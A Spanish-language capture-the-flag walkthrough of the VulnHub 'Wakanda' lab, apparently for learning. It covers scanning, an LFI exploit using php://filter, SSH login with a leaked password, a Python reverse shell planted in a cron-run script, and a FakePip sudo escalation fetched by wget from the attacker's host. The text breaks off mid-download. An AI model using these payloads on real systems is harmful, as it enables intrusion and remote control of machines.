Wakanda

Lo primero de todo es bajarnos la iso de vulnHub wakanda: 1 ~ VulnHub y ver si es compatible con virtualbox , que es donde yo tengo mi laboratorio .
Tu objetivo es conseguir el archivo raíz que contiene la ubicación exacta de la mina.


Nivel intermedio

Banderas: Hay tres banderas (flag1.txt, root.txt)

- DHCP: habilitado
- Dirección IP: Asignada automáticamente

Feliz pirateria

Índice



Herramienta

- Network Scanning (Nmap, netdiscover)
- HTTP service enumeration
- Exploiting LFI using php filter
- Decode the base 64 encoded text for password
- SSH Login
- Get 1st Flag
- Finding files owned by devops
- Overwrite antivirus.py via malicious python code
- Get netcat session
- Get 2nd flag
- Sudo Privilege Escalation
- Exploit Fake Pip
- Get the Root access and Capture the 3rd flag

Una vez tenemos nuestro laboratorio montado con las dos máquinas , nos tenemos que asegurar de que las dos están en la misma red (Host-only) y que desde el kali hacemos ping en la otra :
El primer paso es saber la ip de la máquina vulnerable :


Sacar la ip de nuestra máquina atacante

Primero hacemos **un ip** a para saber la ip de nuestro kali
Primero hacemos un **ip a** para saber la ip de nuestro kali

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:21:b1:d0 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 86339sec preferred_lft 86339sec
    inet6 fe80::c834:9e8e:4208:89aa/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:25:73:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.116/24 brd 192.168.56.255 scope global dynamic noprefixro
ute eth1
       valid_lft 539sec preferred_lft 539sec
```

Sacar la ip de nuestra máquina vulnerable

Ya sabemos que la ip de nuestro kali es 192.168.56.116 , sabiendo esto podemos usar el comando **nmap -sP 192.168.56.116/24** , para saber la ip de las maquinas que estén conectadas con esa conexión .(host-only)



Nos saca 2 ip la de nuestro kali y la de nuestra máquina vulnerable 192.168.56.101

Saber que puertos se encuentran abiertos

Ahora queremos ver los puertos abiertos que tiene , para ello usamos el comando **nmap -p- -A 192.168.56.101**(la ip de la máquina vulnerable).

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 03:57 EST
Nmap scan report for 192.168.56.101
Host is up (0.00022s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Vibranium Market
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          41122/tcp   status
|   100024  1          52682/tcp6  status
|   100024  1          53171/udp6  status
|_  100024  1          60853/udp   status
3333/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 1c:98:47:56:fc:b8:14:08:8f:93:ca:36:44:7f:ea:7a (DSA)
|   2048 f1:d5:04:78:d3:3a:9b:dc:13:df:0f:5f:7f:fb:f4:26 (RSA)
|   256 d8:34:41:5d:9b:fe:51:bc:c6:4e:02:14:5e:e1:08:c5 (ECDSA)
```

La salida NMAP nos muestra que hay 4 puertos abiertos: 80 (HTTP), 111 (RPC), 333 (SSH), 48920 (RPC)

Explotación de los puertos abiertos


Ahora vamos a usar dirb para enumerar los directorios

El comando **dirb** es una herramienta utilizada en entornos de prueba de penetración (pentesting) y en seguridad informática. Este comando se emplea para realizar ataques de fuerza bruta o enumeración de directorios y archivos en un servidor web. Su propósito principal es descubrir recursos ocultos o no autorizados en un sitio web.

```
┌──(kali㉿kali)-[~]
└─$ dirb https://192.168.1.124

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan 30 04:07:39 2024
URL_BASE: https://192.168.1.124/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.1.124/ ----
```


De las url que nos salen cuando lo hacemos nos interesa una que se llama **server-status**

Ahora nos vamos a nuestro navegador de kali ya que en el escaneo las páginas tienen tamaño 0 , por lo que vamos a echar un vistazo a la página de origen .



Como podemos ver encontramos algo muy interesante , que es el parámetro **lang**

Usamos el parámetro **lang**, tal como se muestra en la página y encontramos que el texto se ha convertido al francés. Ahora comprobamos si el parámetro **lang** es vulnerable a LFI. Por lo que nos vamos a ir a nuestro navegador a probarlo :




En efecto es vulnerable a LFI , por lo que ya hemos encontrado una vulnerabilidad posible ,por lo que podemos explotar la vulnerabilidad LFI utilizando la función "php:// filter/convert.base64-encode" y acceder a la página de índice.

Por lo que nos vamos a ir a nuestro cmd y vamos a probar este código :
curl http://192.168.1.124/?lang=php://filter/convert.base64-encode/resource=index
Este código lo que hace es mandar una solicitud ,tratando de obtener el contenido del archivo "index" en el servidor y codificar en Base64 antes de devolverlo como parte de la respuesta HTTP


Aquí lo lanzamos

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.56.101/?lang=php://filter/convert.base64-encode/resource=index
PD9waHAKJHBhc3N3b3JkID0iTmlhbWV5NEV2ZXIyMjchISEiIDsvL0kgaGF2ZSB0byByZW1lbWJlciBpdAoKaWYgKGlzc2V0KCRf
l0pKQp7CmluY2×1ZGUoJF9HRVRbJ2xhbmcnXS4iLnBocCIpOwp9Cgo/PgoKCgo8IURPQ1RZUEUgaHRtbD4KPGh0bWwgbGFuZz0iZ
b8bWV0YSBodHRwLWVxdWl2PSJjb250ZW50LXR5cGUiIGNvbnRlbnQ9InRleHQvaHRtbDsgY2hhcnNldD1VVEYtOCI+CiAgICA8bW
9PSJ1dGYtOCI+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXN
cmluay10by1maXQ9bm8iPgogICAgPG1ldGEgbmFtZT0iZGVzY3JpcHRpb24iIGNvbnRlbnQ9IlZpYnJhbml1bSBtYXJrZXQiPgog
hFtZT0iYXV0aG9yIiBjb250ZW50PSJtYW1hZG91Ij4KICAgICA8dGl0bGU+VmlicmFuaXVtIE1hcmtldDwvdGl0bGU+CgoKICAgI
Y9ImJvb3RzdHJhcC5jc3MiIHJlbD0ic3R5bGVzaGVldCI+CgogICAgICAgICAgICA8bGluayBocmVmPSJjb3Zlci5jc3MiIHJlbD0ic3
+CiAgPC9oZWFkPgoKICA8Ym9keSBjbGFzcz0idGV4dC1jZW50ZXIiPgoKICAgIDxkaXY9ImNvdmVyLWNvbnRhaW5lciB
```

Ahora con este código sabemos que está en código base64 , ahora si lo decodificamos la cadena codificada en base64 y encontramos la contraseña **Niamey4Ever227!!!**
Lo podemos meter en alguna página de decodificación , por ejemplo yo he usado esta https://www.base64decode.org/es/




Y ahora viene lo interesante , si bajamos de este texaco podemos encontrar un html y si lo estudiamos un poco podemos encontrar :



Encontramos el nombre del autor

Explotación de vulnerabilidades


Ahora que tenemos el nombre del autor podemos iniciar sesión a través de ssh, obtenemos un indicador IDE de python. Importamos el módulo pty y generamos el shell '/bin/bash'. Echamos un vistazo al directorio de inicio del usuario mamadou y encontramos la primera bandera, con el código :
ssh mamaduo@192.168.1.124 -p 3333
Hay que autorizar la entrada al puerto 3333 , para ello podemos usar el comando
knock 192.168.56.117 3333



Como vemos nos pide la clave , metemos la que nos ha salido al descifrar el base64 .

Ahora si la clave es correcta nos aparecerá una consola , donde meteremos :
y si lo hemos hecho bien como vemos al meter **import.py / pty.spawn("/bin/bash")** .Ya estaríamos dentro del autor , como podemos ver :

La línea de código **import pty; pty.spawn("/bin/bash")** se utiliza para crear un proceso hijo que ejecuta el comando **/bin/bash** en un pseudoterminal (pty). Un pty es un dispositivo especial que simula una terminal virtual. Esto permite que el proceso hijo reciba y envíe datos a través de la interfaz de la terminal, como si se estuviera ejecutando en una consola independiente.



Podemos hacer un ls -la y vemos lo que tiene

```
mamadou@Wakanda1:~$ ls -la
total 24
drwxr-xr-x 2 mamadou mamadou 4096 Aug  5  2018 .
drwxr-xr-x 4 root    root    4096 Aug  1  2018 ..
lrwxrwxrwx 1 root    root       9 Aug  5  2018 .bash_history → /dev/null
-rw-r--r-- 1 mamadou mamadou  220 Aug  1  2018 .bash_logout
-rw-r--r-- 1 mamadou mamadou 3515 Aug  1  2018 .bashrc
-rw-r--r-- 1 mamadou mamadou   41 Aug  1  2018 flag1.txt
-rw-r--r-- 1 mamadou mamadou  675 Aug  1  2018 .profile
```

Dentro de los directorios hemos encontrado un comando muy interesante **flag1.txt**

Ahora vamos ha hacer un cat para ver que hay dentro
TENEMOS LA PRIMERA BANDERA !!!!!!!!!!!!!

```
mamadou@Wakanda1:~$ cat flag1.txt

Flag : d86b9ad71ca887f4dd1dac86ba1c4dfc
mamadou@Wakanda1:~$
```

Escalada de privilegios

Par ello empezamos metiéndonos en el paquete tmp y vemos que hay dentro :

```
mamadou@Wakanda1:~$ cd /tmp
mamadou@Wakanda1:/tmp$ ls
test
mamadou@Wakanda1:/tmp$
```

Encontramos el documento test por lo que vamos a ver que hay dentro con el comando cat cat , no hemos encontrado nada pero si hacemos un ls sobre tmp encontramos un archivo muy interesante , llamado devops

```
mamadou@Wakanda1:/tmp$ cat test
testmamadou@Wakanda1:/tmp$ ls
test
mamadou@Wakanda1:/tmp$
mamadou@Wakanda1:/tmp$
mamadou@Wakanda1:/tmp$ ls -la
total 32
drwxrwxrwt  7 root   root      4096 Jan 30 05:17 .
drwxr-xr-x 22 root   root      4096 Aug  1  2018 ..
drwxrwxrwt  2 root   root      4096 Jan 30 03:37 .font-unix
drwxrwxrwt  2 root   root      4096 Jan 30 03:37 .ICE-unix
-rw-r--r--  1 devops developer    4 Jan 30 05:17 test
drwxrwxrwt  2 root   root      4096 Jan 30 03:37 .Test-unix
drwxrwxrwt  2 root   root      4096 Jan 30 03:37 .X11-unix
drwxrwxrwt  2 root   root      4096 Jan 30 03:37 .XIM-unix
mamadou@Wakanda1:/tmp$
```

```
mamadou@Wakanda1:/tmp$ find / -user devops 2>/dev/null
/srv/.antivirus.py
/tmp/test
/home/devops
/home/devops/.bashrc
/home/devops/.profile
/home/devops/.bash_logout
/home/devops/flag2.txt
mamadou@Wakanda1:/tmp$ cat /srv/.antivirus.py
open('/tmp/test','w').write('test')
mamadou@Wakanda1:/tmp$
```

Al lanzarlo hemos encontrado ese paquete muy interesante , con un antivirus Ahora, cuando abrimos el archivo python, encontramos que está abriendo un archivo de prueba y escribiendo "test" dentro de él. Para explotar esto, reemplazamos el código con shellcode. En primer lugar, creamos una carga útil msfvenom.

Ahora que hemos encontrado este archivo vamos a meternos pero desde :

```
mamadou@Wakanda1:~$ cd /srv
mamadou@Wakanda1:/srv$
mamadou@Wakanda1:/srv$
mamadou@Wakanda1:/srv$ cat .amtivirus.py
cat: .amtivirus.py: No such file or directory
mamadou@Wakanda1:/srv$ cat .antivirus.py
open('/tmp/test','w').write('test')
mamadou@Wakanda1:/srv$
```

Hemos encontrado el archivo antivirus

Y abrimos el nano .antivirus

```
mamadou@Wakanda1:/srv$ nano .antivirus.py
mamadou@Wakanda1:/srv$
```

Dentro de nano vamos a comentar lo que venga y meter :

```
import socket,subprocess,os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.56.118",443))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/bash","-i"])
```

Y ahora podemos a escuchar en nuestro kali :

```
┌──(root㉿kali)-[~]
└─# nc -lvp 443
listening on [any] 443 ...
192.168.56.101: inverse host lookup failed: Unknown host
connect to [192.168.56.118] from (UNKNOWN) [192.168.56.101] 56194
bash: cannot set terminal process group (1170): Inappropriate ioctl for devic
e
bash: no job control in this shell
devops@Wakanda1:/$
```

Y al poco tiempo nos aparecerá una conexión reversa con devops.

Ahora esperamos unos minutos,tan pronto como se ejecuta el script, obtenemos un shell inverso. Cuando comprobamos el UID encontramos que generamos un shell para devops. Ahora vamos al directorio /home/devops y encontramos la segunda bandera. Después de obtener la segunda bandera encontramos que podemos ejecutar pip es un superusuario sin rot.

Ahora nos vamos a ir a esta cuenta de github [GitHub - 0x00-0x00/FakePip: Paquete de explotación de instalación de Pip]
Y nos descargamos el comando
git clone https://github.com/0x00-0x00/FakePip.git

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/0x00-0x00/FakePip.git
Cloning into 'FakePip'...
remote: Enumerating objects: 23, done.
remote: Total 23 (delta 0), reused 0 (delta 0), pack-reused 23
Receiving objects: 100% (23/23), 130.14 KiB | 843.00 KiB/s, done.
Resolving deltas: 100% (5/5), done.
```

Una vez descargado vamos a ir como root a **Fake Pip**
Y hacemos un cat que nos saca el html de fake pip

```
┌──(root㉿kali)-[/home/kali/FakePip]
└─# cat setup.py
from setuptools import setup
from setuptools.command.install import install
import base64
import os


class CustomInstall(install):
  def run(self):
    install.run(self)
    LHOST = 'localhost'  # change this
    LPORT = 13372
```

Esto hay que editarlo , antes de pasarlo ,con nano setup.py
Y poner la ip de tu máquina kali para cuando se produzca la conexión reversa aparezca en tu máquina .También el puerto ponemos el que queramos que haga la conexión reversa .

Ahora para que funcione hay que levantar en el puerto que queramos un servicio web para poder bajarnos de github el código


Y ahora nos vamos a donde estamos explotando y ponemos este comando , con el puerto 8000 que es el que hemos levantado para que escuche.

```
devops@Wakanda1:/tmp$ wget http://192.168.56.118:8000/setup.py
wget http://192.168.56.118:8000/setup.py
--2024-02-01 05:03:50--  http://192.168.56.118:8000/setup.py
